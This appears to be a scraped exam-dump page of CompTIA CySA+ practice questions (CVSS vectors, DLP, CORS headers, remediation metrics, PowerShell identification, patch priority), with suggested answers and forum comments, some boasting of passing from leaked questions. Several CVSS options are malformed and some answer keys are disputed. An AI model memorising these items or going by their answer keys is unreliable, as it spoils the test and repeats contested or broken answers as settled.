



- Expert Verified, Online, **Free**.



CERTIFICATION TEST

- CertificationTest.net - Cheap & Quality Resources With Best Support

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

- A. CVSS:31/AV:C/L/PR:N/UI:N/S:U/C:H/I:K/A:L
- B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
- C. CVSS:31/AV:C/L/PR:N/UI:H/S:U/C:L/I::H
- D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Suggested Answer: A

Community vote distribution



12any Highly Voted 9 months ago

Has anyone taken the exam recently ?

upvoted 12 times

Wolf541 5 months, 1 week ago

I am planning on taking it early February, I will let everyone know how it goes.

upvoted 3 times

longnh87 2 months, 2 weeks ago

Hi, did you do well? Do these Questions Help?

upvoted 1 times

Baz10 3 months, 4 weeks ago

How'd it go?

upvoted 1 times

Senseless84 4 months ago

Me, and this questions are not valid anymore. Had only 20 questions from this pool, and yeah i have all 416. Had 3 PBQs which are not listed in this Questions and on other ones they changed IPs not the same as here. Not sure if they have refund but i need one.

Advising anyone who will attend it to wait for new question update.

upvoted 4 times

Xpert777 7 months, 3 weeks ago

Why can't we see all of the reviews?

upvoted 2 times

testtaker1984 7 months, 2 weeks ago

you need to be a paid member. I guess

upvoted 4 times

Xpert777 7 months ago

if you go into wayback machine, search up exam topics, and find the cysa 002 exam, go to january 4th snapshot, and you'll see what I'm talking about. General review of the exam before even beginning the questions. I just want it back. Can the admins bring it back?

upvoted 5 times

Mr_TooTs Highly Voted 9 months, 1 week ago

Selected Answer: A

Going for A here, reasons being following (Put ** around the sections in the text):

Vector - Network (Not Asked about)

Complexity - Low (Not Asked about)

Privileges Required - None (A recent zero-day vulnerability is being actively exploited, requires no user interaction or **privilege escalation**)

User interaction - None (A recent zero-day vulnerability is being actively exploited, **requires no user interaction** or privilege escalation)

Scope -Unchanged (Not Asked about)

Confidentiality - High (has a significant impact to **confidentiality** and integrity but not to availability)

Integrity - K ? - Typo Perhaps?

Availability - Low (has a significant impact to confidentiality and integrity but not to **availability**)

upvoted 10 times

🗨️ **YogiT** 5 months, 1 week ago

K-Kill, according to AI.

upvoted 1 times

🗨️ **deeden** 1 year, 9 months ago

There is no "K" value for Integrity (I) and Attack Vector (AV), but A has the least amount to unlikely value. Reference:

<https://www.first.org/cvss/calculator/3.1>

upvoted 1 times

🗨️ **f90ecff** Most Recent 1 month, 3 weeks ago

Selected Answer: A

I scored an 800 last week on this material. Good Luck all!

upvoted 5 times

🗨️ **12any** 1 month, 3 weeks ago

using this question bank?

upvoted 1 times

🗨️ **zecomeia_007** 7 months ago

Selected Answer: A

I pass my brothers and sisters with this exam, but many questions aren't here. You need to study more. The BBQ shows the way, but the way changes in all time, because the questions change in every moment, but this exam is very good for you.

upvoted 1 times

🗨️ **KAljunn** 7 months, 2 weeks ago

A Other options include incorrect values for Attack Vector, Privileges Required, or the Impact metrics, making A the best fit.

upvoted 1 times

🗨️ **Stabished** 7 months, 2 weeks ago

Selected Answer: A

I took my exam today and passed with a score of 821! Many of the questions here appeared on the exam exactly as they were. There were 69 questions in total, including 3 PBQs. One PBQ involved ping and nmap commands, while the other PBQs were new but straightforward to understand and answer.

upvoted 8 times

🗨️ **maggie22** 8 months ago

Selected Answer: A

I just cleared my exam yesterday and I should say that only 30% from this dump came out. I had 5 PBQs and only the Cyber Kill chain from this dump was on the PBQ section. I had 71 Questions and the first 40 questions are new. Btw I passed with 797 score.

upvoted 7 times

🗨️ **Orbitus** 7 months, 3 weeks ago

Did you finish all CSO-300 questions here before the exam? I have mine next Saturday and wouldn't mind any help and direction you can throw my way. Thanks.

upvoted 1 times

🗨️ **maggie22** 7 months, 2 weeks ago

I have a contributor access here. You'd better review the cso-002 as well, because they get some questions from there too. Find this PBQ from SurePass. "The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS". I had this one as well.

upvoted 3 times

🗨️ **Orbitus** 7 months, 1 week ago

Thanks. I cleared it on Saturday. A bit of a brain fog as most of the questions were unexpected. The PBQs were diabolic. CSAP achieved.

upvoted 1 times

🗨️ 👤 **12any** 7 months, 1 week ago
were most of the questions from here?
upvoted 1 times

🗨️ 👤 **Uncle_Lucifer** 9 months, 1 week ago

Selected Answer: A

No privilege is squired. Option B has privilege that makes it completely wrong.

Now option A should have had I:H but it is I:K.

The impact is not high, but at least not low, but it should be high. I now believe A is the best choice ignore by B selection earlier.

upvoted 2 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 9 months ago

Also option B has user interaction, while A dosent. Answer is definitely A.

B has 2 wrongs while a has a slight wrong.

upvoted 1 times

🗨️ 👤 **CyberJackal** 9 months, 1 week ago

Correct answer is A as the UI (User Interaction) criteria specifies N for none.

upvoted 1 times

🗨️ 👤 **ussliberty** 1 year, 6 months ago

K is not a possilbe value, yet it appears in A and B

H is not a possible value for UI, yet it appears in C

R is not a possible value for PR, yet it appears in D

So every statement contains invalid outputs.

The statement tells us the following are true. Therefore, A is the most correct answer.

PR=N

UI=N

C=H

I=H

A=/=H

upvoted 6 times

🗨️ 👤 **Cukur** 1 year, 9 months ago

Selected Answer: A

K is typo, it's H.

upvoted 4 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 9 months ago

Selected Answer: B

Answer is B.

Significant impact to C and I (confidentially and integrity) so both should be high. But in A option only C was high while I was K , not H.

But overall the choices looked screwed. CompTIA exam writers are something in the making

upvoted 1 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 9 months ago

Both A and B are not accurate. B has the best CIA setup while A has the best vector and privilege setup. This is word. Could be A or B depending on what criteria is more important

upvoted 1 times

🗨️ 👤 **nmap_king_22** 1 year, 9 months ago

Selected Answer: B

For the given scenario of a recent zero-day vulnerability that is actively exploited, requires no user interaction or privilege escalation, and has a significant impact on confidentiality and integrity but not on availability, the most accurate CVE metrics would be:

B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 9 months ago

If requires no user interaction or privilege escalation, PR:N and UI:N. This invalidates answer B... Correct Answer is A

upvoted 2 times

🗨️ 👤 **kmordalv** 1 year, 9 months ago

chatgpt?

If requires no user interaction or privilege escalation, PR:N and UI:N. This invalidates answer B... Correct Answer is A (I do not understand that the users' answer is "B" when the votes say "A")

upvoted 2 times

🗨️ 👤 **kmordalv** 1 year, 11 months ago

Correct

"The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L).

upvoted 6 times

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

- A. PAM
- B. IDS
- C. PKI
- D. DLP

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **zecomeia_007** 7 months ago

Selected Answer: D

I pass my brothers and sisters with this exam, but many questions aren't here. You need to study more. The BBQ show the way, but the way changes in all time, because the question changes in every moment, but this exam is very very good for you.

upvoted 1 times

🗳️ 👤 **combtmper** 8 months, 1 week ago

D. DLP (Data Loss Prevention)

Explanation:

DLP (Data Loss Prevention) is a security technology that helps prevent unauthorized access, sharing, or exposure of sensitive data, including PII. It allows organizations to monitor and control the movement of data within and outside the organization's network. DLP solutions can detect and block the transmission of sensitive information, such as PII, through various channels, including email, web uploads, removable devices, and more.

upvoted 1 times

🗳️ 👤 **nmap_king_22** 9 months, 1 week ago

Selected Answer: D

D. DLP (Data Loss Prevention)

Explanation:

DLP (Data Loss Prevention) is a security technology that helps prevent unauthorized access, sharing, or exposure of sensitive data, including PII. It allows organizations to monitor and control the movement of data within and outside the organization's network. DLP solutions can detect and block the transmission of sensitive information, such as PII, through various channels, including email, web uploads, removable devices, and more.

upvoted 2 times

🗳️ 👤 **1my0ur9uy** 9 months, 1 week ago

DLP is the correct answer.

Why DLP is the Best Choice:

- Monitoring and Control: DLP tools monitor data flow within and outside the organization and can control access to sensitive data based on predefined policies.
- Prevention: They can prevent the transmission of PII via emails, file transfers, and other communication channels if the data violates security policies.
- Policy Enforcement: DLP tools enforce security policies that protect sensitive information from being shared or accessed inappropriately.
- Compliance: They help ensure compliance with data protection regulations by safeguarding sensitive information.

upvoted 2 times

🗳️ 👤 **dave_delete_me** 1 year, 2 months ago

DLP is correct

upvoted 1 times

🗳️ 👤 **judd1111** 1 year, 6 months ago

Selected Answer: D

D is correct answer.

upvoted 1 times

  **assfedassfinished** 1 year, 8 months ago

Selected Answer: D

Choosing D for DLP

upvoted 1 times

  **Mr_TooTs** 1 year, 9 months ago

Selected Answer: D

Choosing D as from Cert Master Lessons: "Data loss prevention (DLP) products automate the discovery and classification of data types and enforce rules so that **data is not viewed or transferred** without a proper authorization"

upvoted 2 times

  **2f0b60f** 1 year, 9 months ago

Selected Answer: D

DLP technologies prevent unauthorized access and sharing of sensitive data, such as PII. These tools can be configured to flag or block data transfers based on the type of data being sent or the recipient.

upvoted 1 times

  **kmordalv** 1 year, 11 months ago

Correct

upvoted 2 times

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:




Which of the following tuning recommendations should the security analyst share?

- A. Set an HttpOnly flag to force communication by HTTPS
- B. Block requests without an X-Frame-Options header
- C. Configure an Access-Control-Allow-Origin header to authorized domains
- D. Disable the cross-origin resource sharing header

Suggested Answer: B

Community vote distribution



ms123451 9 months, 1 week ago

The answer is actually C if there is only one option to choose since this has the most issues and highlighted in the picture, if it's multiple options then B and C since it's also vulnerable to clickjacking
upvoted 16 times

gomet2000 9 months, 1 week ago

C. Configure an Access-Control-Allow-Origin header to authorized domains

Explanation:

Cross Domain Misconfiguration often refers to improper handling of cross-origin resource sharing (CORS) policies. CORS is a mechanism that allows restricted resources on a web page to be requested from another domain outside the domain from which the resource originated.

The Access-Control-Allow-Origin header is used in CORS to specify which domains are allowed to access the resources on a web server. If this header is misconfigured, it could allow any domain to access sensitive resources, leading to security vulnerabilities.

By configuring the Access-Control-Allow-Origin header to only authorized domains, you restrict access to those resources to only the specified, trusted domains, mitigating the risk associated with cross-domain requests.

upvoted 6 times

KANKALE 8 months ago

C is the best answer.

In this context, Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains.

upvoted 1 times

Frannie23 8 months, 2 weeks ago

Answer is B had this on my exam

upvoted 4 times

IE17 7 months, 4 weeks ago

Why would you choose B?



upvoted 1 times

blacksheep6r 8 months, 3 weeks ago

Answer is B:

The output shows that the web application is vulnerable to clickjacking attacks which would allow a bad guy to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header prevents this attack by instructing the browser to not display the page with a frame.

upvoted 2 times

  **BanesTech** 9 months, 1 week ago

Selected Answer: C

Cross-Domain Misconfiguration suggests that there might be an issue related to how the web application handles cross-origin requests.

Configuring an Access-Control-Allow-Origin header allows the server to specify which domains are permitted to access its resources, thereby controlling access to resources from different origins.

By configuring the Access-Control-Allow-Origin header to authorize specific domains, the organization can mitigate the risk of unauthorized cross-origin access and prevent potential security vulnerabilities associated with cross-domain interactions.

upvoted 5 times

  **alialzehhawi** 9 months, 1 week ago

C is the correct answer.

Option B, "Block requests without an X-Frame-Options header," addresses a different type of vulnerability related to clickjacking. While it's important to mitigate clickjacking risks, the primary issue highlighted in the findings is "Cross-Domain Misconfiguration."

Configuring the Access-Control-Allow-Origin header (Option C) directly addresses this specific issue by ensuring that only authorized domains can access resources, which is crucial for preventing unauthorized cross-domain access



upvoted 3 times

  **cannedtooth** 10 months ago

Selected Answer: A

while both the X-Frame-Options header and the Access-Control-Allow-Origin header are important for addressing specific vulnerabilities, setting the HttpOnly flag on cookies directly addresses multiple critical issues identified in the assessment. Each of these measures plays a vital role in enhancing the overall security posture of the web application.


upvoted 1 times

  **m025** 1 year, 3 months ago

Selected Answer: C

Cross-domain misconfiguration looks like the most relevant issue, rather than anti-clickjacking, so Access-Control-Allow-Origin (ACAO)

upvoted 2 times

  **user82** 1 year, 4 months ago

It doesn't have the most issues though, Information Disclosure - Suspicious Comments has more. I don't think it being highlighted is relevant to the question. The reason B might be wrong is X-Frame-Options should be set to DENY but B says "block requests without an X-Frame Header" which I think it should say block requests WITH a X-Frame Header.

upvoted 1 times

  **judd1111** 1 year, 6 months ago

Answer is C.

Access-Control-Allow-Origin (ACAO) – Specifies the external domains that can access the web server's resources. If the server generates this header dynamically, or if the website allows domains using a wildcard, the server may allow access to any domain, including those of attacker-controlled websites.

Source: <https://crashtest-security.com/cors-misconfiguration/>

upvoted 1 times



  **greatsparta** 1 year, 7 months ago

Selected Answer: C

Option B (Block requests without an X-Frame-Options header) deals with clickjacking protection, not specifically cross-domain misconfiguration.



The Access-Control-Allow-Origin header is used to specify which domains are permitted to access the resources on the server. By configuring this header to authorized domains, you can control and restrict cross-origin access, addressing the cross-domain misconfiguration issue.

upvoted 3 times

  **m025** 1 year, 7 months ago

if "A cross-origin resource-sharing misconfiguration occurs when the web server allows third-party domains to perform privileged tasks through the browsers of legitimate users." then adding the authentication to the allow-origin as in C what is changing? instead why is not D "disable the cross-orig sharing header"? on this way all the 'allowed' misconfigurations would be blocked

upvoted 3 times

  **deeden** 1 year, 9 months ago

Selected Answer: C

Agree on C based on the following understanding.

What is Cross-Domain Misconfiguration?

[https://crashtest-security.com/cors-](https://crashtest-security.com/cors-misconfiguration/#:~:text=commonly%20asked%20questions.%,What%20is%20CORS%20Misconfiguration%3F,the%20browsers%20of%20legitimate%20users.)

[misconfiguration/#:~:text=commonly%20asked%20questions.%,What%20is%20CORS%20Misconfiguration%3F,the%20browsers%20of%20legitimate%20users.](https://crashtest-security.com/cors-misconfiguration/#:~:text=commonly%20asked%20questions.%,What%20is%20CORS%20Misconfiguration%3F,the%20browsers%20of%20legitimate%20users.)

Troubleshooting and Solving CORS?

<https://www.linkedin.com/pulse/its-always-cors-problem-troubleshooting-solving-errors-carrubba/>

upvoted 2 times

  **kmordalv** 1 year, 9 months ago

Selected Answer: C

After careful analysis of the question, this is the correct answer. In my previous comment I gave the explanation but I chose the wrong answer. In order to solve "Cross-Domain Misconfiguration" recommend "Access-Control-Allow-Origin header". (<https://scanrepeat.com/web-security-knowledge-base/cross-domain-misconfiguration#content>)

On the other hand. The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web applications resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

This is the best answer for the scenario described

upvoted 3 times

  **Uncle_Lucifer** 1 year, 9 months ago

Selected Answer: C

This has more over wall impact compared to Option B.

Both are viable options. But C will fix more issues.

CompTIA is just acting a fool with these questions lately.

upvoted 1 times

  **Uncle_Lucifer** 1 year, 9 months ago

To hell with CompTIA. B and C are both correct.

upvoted 2 times

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Suggested Answer: DE

Community vote distribution

DE (100%)

🗳️ 👤 **Mr_TooTs** Highly Voted 🍌 1 year, 9 months ago

Selected Answer: DE

Correct - From CertMaster:

Vulnerability Report Content

The report should detail identified vulnerabilities, such as missing patches, incorrect configuration settings, and weak passwords, and include the following:

Details regarding the type of vulnerability

- The number of instances
 - The affected systems
 - The risk levels
 - Recommendations
- upvoted 8 times

🗳️ 👤 **Esther1885** Most Recent 🕒 2 months, 2 weeks ago

Selected Answer: DE

Risk score and affected host should be included in the vulnerability scan report, because the risk score with prioritize the impact and the affected host becomes the focus to remediate.

upvoted 1 times

🗳️ 👤 **zecomeia_007** 7 months ago

Selected Answer: DE

I pass my brothers and sisters with this exam, but many question doesn't is here. You need Study more. The BBQ show the way, but the way change in all time, because the question changes in every moment, but this exam is very very good for you.

upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 11 months ago

Correct

D. Affected hosts: The vulnerability scan report should clearly list the hosts or systems that are affected by the identified vulnerabilities. This information is crucial for understanding the scope of the vulnerabilities and taking appropriate remediation actions.

E. Risk score: Vulnerability scans often assign risk scores or severity ratings to each identified vulnerability. These scores help prioritize remediation efforts by indicating the potential impact and exploitability of the vulnerabilities. Including risk scores in the report provides an understanding of the relative severity of the identified vulnerabilities.

upvoted 4 times

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?


- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing

Suggested Answer: A

Community vote distribution

A (78%)

C (22%)

  **ha33yp0tt3r69** Highly Voted 9 months, 1 week ago

Selected Answer: A

I think they trying to trick you...

I am looking at the key words Response vs Remediation.

Response - Incident response activities include detection, analysis, containment, eradication, recovery, communication, and documentation.

Remediation - Remediation activities include applying patches, fixing misconfigurations, updating security policies, improving access controls, and implementing other corrective measures.



upvoted 16 times

  **Phanna** 1 year, 1 month ago

I think that it wouldn't be "A" because they didn't mention this vuln existed in their environment. They just mentioned that the CEO heard, so this mean that they need to do some of the activities to identify whether vuln finding has existed on their environment or not!

Please help to correct me, if I am wrong!

upvoted 3 times

  **Ree1234** 1 year, 1 month ago

And we can also Calculate mean time to respond by measuring the time from when your team detects an incident to when you launch (or complete) the repair or remediation plan. So answer is A

upvoted 1 times

  **muvisan** Highly Voted 9 months, 1 week ago

Selected Answer: A

Not sure if A or C.

I'm leaning more to A.

The term 'mean time to remediate' is a definition - at least in comptia study guide!

It is used in the IR metrics chapter.

So we have it in this order:



mean time to detect

mean time to respond

mean time to remediate

I would say "mean time to respond" does not include patching, but in it is in the "mean time to remediate", so that is why I choose A.

upvoted 8 times

  **CyberMom** Most Recent 1 month, 1 week ago

Selected Answer: A

The CEO is worried that the organization will not be fully patched by the time the 45 days has begun in which is when the patch will be available to the public, so once the patch is released, after 45 days hackers start checking which organizations are not patched yet, therefore decreasing the remediation time to 30 days gives the organization 15 days of leah way to thoroughly check if the organization will be / is fully patched.

upvoted 1 times

  **Nilab** 3 months, 4 weeks ago

Selected Answer: A

Why not C (Mean Time to Respond of 15 days)?

Mean Time to Respond (MTTR) refers to how quickly an organization reacts after detecting an incident.

However, in this scenario, the goal is to prevent exploitation before attackers start using newly discovered vulnerabilities (~45 days after a patch is released).

Even if the organization responds quickly (within 15 days of detecting an attack), it still means the attack already happened—which is not ideal.

upvoted 1 times

🗳️ 👤 **CyberMom** 4 months, 3 weeks ago

Selected Answer: A

Reducing the mean time to remediate vulnerabilities to 30 days would significantly reduce the organization's exposure to attacks that exploit unpatched vulnerabilities.

upvoted 1 times

🗳️ 👤 **KANKALE** 4 months, 3 weeks ago

Selected Answer: A

This question was in the test !

I took the test today. This site helped me a lot and the majority of the questions are in the test if you have the cotributor version which is paid. Make sure you master the chapters on vulnerabilities because there are a lot of questions there. I wish you good luck!

upvoted 2 times

🗳️ 👤 **Cidom10** 7 months, 1 week ago

Selected Answer: A

I would say that A is the correct answer since (as far as I have learned) patching is typically not a part of responding. Rather, patching is considered a way to remediate an incident.

upvoted 1 times

🗳️ 👤 **cy_analyst** 9 months ago

Selected Answer: A

If the organization can remediate vulnerabilities in 30 days, it will be applying patches well before the 45-day window when attackers typically start exploiting vulnerabilities.

upvoted 2 times

🗳️ 👤 **Bdav** 9 months ago

Selected Answer: A

Mean Time to Remediate—A metric used to measure how quickly an organization can resolve an incident. MTTR is a valuable metric for evaluating an organization's effectiveness in RESPONDING TO and RESOLVING incidents.

upvoted 1 times

🗳️ 👤 **581777a** 9 months, 1 week ago

I was also questioning this.

ChatGPT says "The correct answer is C. A mean time to respond of 15 days.

The scenario described indicates that attackers are exploiting vulnerabilities approximately 45 days after a patch is released. This suggests that organizations are taking too long to respond to and apply patches, leaving a window of opportunity for attackers to exploit those vulnerabilities.

A "mean time to respond" (MTTR) of 15 days would be the most effective in reducing the risk of exploitation. MTTR refers to the average time it takes an organization to respond to and mitigate a security incident or vulnerability once it has been detected. By responding within 15 days, the organization would be able to address vulnerabilities and apply patches more quickly, reducing the likelihood of exploitation."

upvoted 1 times

🗳️ 👤 **RobV** 9 months, 1 week ago

Selected Answer: A

To best protect the organization from exploitation of new attacks, it's important to reduce the time between the release of patches and their implementation within the organization. This is known as the "time to remediate" or "mean time to remediate" (MTTR). Therefore, the option that aligns with this objective is:

A. A mean time to remediate of 30 days

A shorter mean time to remediate ensures that patches are applied more quickly, reducing the window of vulnerability and the likelihood of

exploitation. Options B and C, with longer timeframes, would increase the organization's exposure to potential attacks. Third-party application testing (option D) is important but is not directly addressing the time it takes to apply patches after they are released.

upvoted 3 times

🗳️ 👤 **B3hindCl0sedD00rs** 9 months, 1 week ago

Selected Answer: C

Guys this is C 100%, this question is eluding to the fact that the company are taking too long to patch vulnerable systems. A mean time to respond of 15 days is much better & faster than a mean time to remediate of 30 days.

upvoted 1 times

🗳️ 👤 **bolinhhtinh** 9 months, 1 week ago

Selected Answer: C

C is correct. When you have a response policy that requires a review at least every 15 days, it will help the company recognize all newly patched exploitations within that timeframe, as a mean time to respond (MTTR) of 15 days is required.

When you discover a risk, your team will fix it right away with just a click of a button to update the patch released 15 days ago. The goal is to find out about it ASAP. It is nonsensical to compare mean time to remediate or respond in this context.

Are you going to sit there after you have responded to it and watch because no-one told you to remediate it, or act honorably, honestly, justly, and responsibly by fixing the issue as soon as possible with your professional responsibility?

upvoted 1 times

🗳️ 👤 **BanesTech** 9 months, 1 week ago

Selected Answer: A

A mean time to remediate of 30 days implies that the organization aims to remediate vulnerabilities within 30 days of their discovery. Since exploitation of new attacks tends to occur approximately 45 days after a patch is released, aiming for a mean time to remediate of 30 days ensures that vulnerabilities are patched before attackers have the opportunity to exploit them.

upvoted 5 times

🗳️ 👤 **1my0ur9uy** 11 months, 2 weeks ago

A. is the only answer that specifies a timeframe for "remediation." That is the keyword in this answer. 30 days is also less than the defined maximum in the question.

upvoted 1 times

🗳️ 👤 **Phanna** 1 year, 1 month ago

I think that it wouldn't be "A" because they didn't mention this vuln existed in their environment. They just mentioned that the CEO heard, so this mean that they need to do some of the activities to identify whether vuln finding has existed on their environment or not!

Please help to correct me, if I am wrong!

upvoted 1 times

🗳️ 👤 **Mehe323** 1 year, 1 month ago

Selected Answer: A

Mean time to respond has got more to do with security incidents. A patch needs to be applied, a system needs to be remediated, not responded to.

upvoted 3 times

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```



Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python
- D. Shell script

Suggested Answer: A

Community vote distribution

A (100%)

  **kmordalv** Highly Voted 1 year, 11 months ago

Selected Answer: A

the syntax in the given script, such as cmdlet names starting with "Get-", "Add-", "Set-", and the use of the pipeline "|", is characteristic of PowerShell scripting. Moreover, the use of Active Directory cmdlets like "Get-ADUser," "Add-ADGroupMember," and "Set-ADUser" indicates that this script is designed to interact with Active Directory, which aligns with PowerShell's primary use case in managing Windows environments and Active Directory services.

upvoted 35 times

  **dave_delete_me** Highly Voted 1 year, 2 months ago

I absolutely love kmordalv's explanation above!!! Spot On!!!!

upvoted 5 times

  **maggie22** Most Recent 8 months ago

This was on my exam but different question.

upvoted 3 times

  **kylestobaugh** 11 months ago

Selected Answer: A


Powershell uses cmdlets as shown in the question.

upvoted 1 times

  **ae2d3eb** 1 year, 2 months ago

This is powershell no question. Verb / noun

upvoted 2 times

  **RobV** 1 year, 6 months ago

Selected Answer: A

A. PowerShell

upvoted 1 times

  **64fc66a** 1 year, 7 months ago

I will go with D Shell Script since we are looking for a scripting language.

upvoted 1 times

  **Ree1234** 1 year, 1 month ago

PowerShell is a task-based command-line shell and scripting language built on .NET. PowerShell helps system administrators and power-users rapidly automate task that manage operating systems (Linux, macOS, and Windows) and processes.

A shell script is a computer program designed to be run by a Unix shell, a command-line interpreter.[1] The various dialects of shell scripts are considered to be scripting languages though..

upvoted 2 times

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

- A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
- B. An on-path attack is being performed by someone with internal access that forces users into port 80
- C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
- D. An error was caused by BGP due to new rules applied over the company's internal routers

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ **kmordalv** Highly Voted 9 months, 1 week ago

Selected Answer: B

The fact that the company's internal portal is sometimes accessible through HTTP (port 80) and other times through HTTPS (port 443) suggests that someone with internal access is actively manipulating the network traffic. An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies communication between two parties. By forcing users into using HTTP instead of HTTPS, the attacker can potentially capture sensitive information transmitted over the network, such as login credentials or session data.

An issue with the SSL certificate (Option A) would generally result in HTTPS not working at all, rather than it being intermittently accessible.

A web server unable to handle an increasing amount of HTTPS requests (Option C) would likely result in performance issues or server errors, but it wouldn't selectively redirect users to HTTP.

BGP (Border Gateway Protocol) is used for routing between autonomous systems on the internet, and it generally would not cause the internal portal to switch between HTTP and HTTPS. It is more relevant to external internet routing.

upvoted 28 times

🗳️ **BanesTech** Most Recent 9 months, 1 week ago

Selected Answer: B

In this scenario, users are experiencing inconsistent access to the company's internal portal, sometimes accessing it through HTTP and other times through HTTPS, which suggests that someone with internal access is performing an on-path attack, manipulating network traffic to force users into using port 80 (HTTP) instead of port 443 (HTTPS). This explanation aligns with the observed behavior of inconsistent access to the internal portal and indicates a potential security threat that should be investigated further.

upvoted 1 times

🗳️ **05da7d4** 10 months ago

An on-path attack is being performed by someone with internal access that forces the user into port 80.

upvoted 1 times

🗳️ **RobV** 1 year, 6 months ago

Selected Answer: B

B. An on-path attack is being performed by someone with internal access that forces users into port 80

upvoted 1 times

🗳️ **Alizade** 1 year, 7 months ago

Selected Answer: B

The answer is B. An on-path attack is being performed by someone with internal access that forces users into port 80.

upvoted 1 times

🗳️ **nmap_king_22** 1 year, 9 months ago

Selected Answer: B

The observed activity most likely corresponds to:

B. An on-path attack is being performed by someone with internal access that forces users into port 80.

Explanation:

The situation where users sometimes access the company's internal portal via HTTP (port 80) instead of HTTPS (port 443) suggests that there may be an active attacker within the internal network, performing a man-in-the-middle (MITM) or on-path attack.

upvoted 1 times

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A. Name: THOR.HAMMER -

CVSS:3.1/AV:C/L/PR:N/UI:N/S:U/C:N/I::H

Internal System

B. Name: CAP.SHIELD -

CVSS 3.1/AV:C/L/PR:N/UI:N/S:U/C:H/I::N

External System

C. Name: LOKI.DAGGER -

CVSS:3.1/AV:C/L/PR:N/UI:N/S:U/C:N/I::H

External System

D. Name: THANOS.GAUNTLET -

CVSS:3.1/AV:C/L/PR:N/UI:N/S:U/C:H/I::N

Internal System

Suggested Answer: B

Community vote distribution

B (88%)

12%

  **kmordalv** Highly Voted 1 year, 11 months ago

Selected Answer: B

Based on the security policy and the CVSSv3.1 Base Scores, vulnerability B (CAP.SHIELD) with a high impact on confidentiality should be the highest priority to patch. It is an externally accessible system, and since confidentiality takes precedence over availability, it should be addressed before other vulnerabilities.

upvoted 12 times

  **maggie22** Highly Voted 8 months ago

This was on my exam yesterday but the questions and names had change.

upvoted 5 times

  **CyberMom** Most Recent 4 months, 3 weeks ago

Selected Answer: B

external facing system is a priority and confidentiality is high, with no availability.

upvoted 1 times

  **Lilik** 10 months, 3 weeks ago

B. is correct. here is the calculator with all the elements and external elements has priority over internal in this example

upvoted 1 times

  **kazanrani** 10 months, 3 weeks ago

B and D are the exact same thing

upvoted 2 times

  **voiddraco** 10 months, 3 weeks ago

B is External facing and D is Internal facing.

upvoted 9 times

  **zee_Riddle** 11 months, 2 weeks ago

Selected Answer: B

Answer is B based on the policy.

upvoted 1 times

🗨️ 👤 **BanesTech** 1 year, 2 months ago

Selected Answer: B

Based on the security policy's criteria, vulnerabilities B (CAP.SHIELD) and D (THANOS.GAUNTLET) have the highest priority in patching because they have the highest impact on confidentiality, which takes precedence over availability.

B. CAP.SHIELD - CVSS:3.1/AV:C/L/PR:N/UI:N/S:U/C:H/I::N (External System)

Exploitability: Low

Impact: High (Confidentiality)

Patching Priority: Highest

D. THANOS.GAUNTLET - CVSS:3.1/AV:C/L/PR:N/UI:N/S:U/C:H/I::N (Internal System)

Exploitability: Low

Impact: High (Confidentiality)

Patching Priority: Highest

According to the policy, external systems should be prioritized over internal systems.

Therefore, vulnerability B should be addressed first.

upvoted 1 times

🗨️ 👤 **BAMMRM** 1 year ago

Yes. However, D shouldn't even be considered at this point because it is an INTERNAL system which does not take priority over an external facing one. So it is between B and C. When you look at option B, however, you see: /C:H which means the impact on confidentiality is high. Thus, B is your answer.

upvoted 1 times

🗨️ 👤 **user82** 1 year, 4 months ago

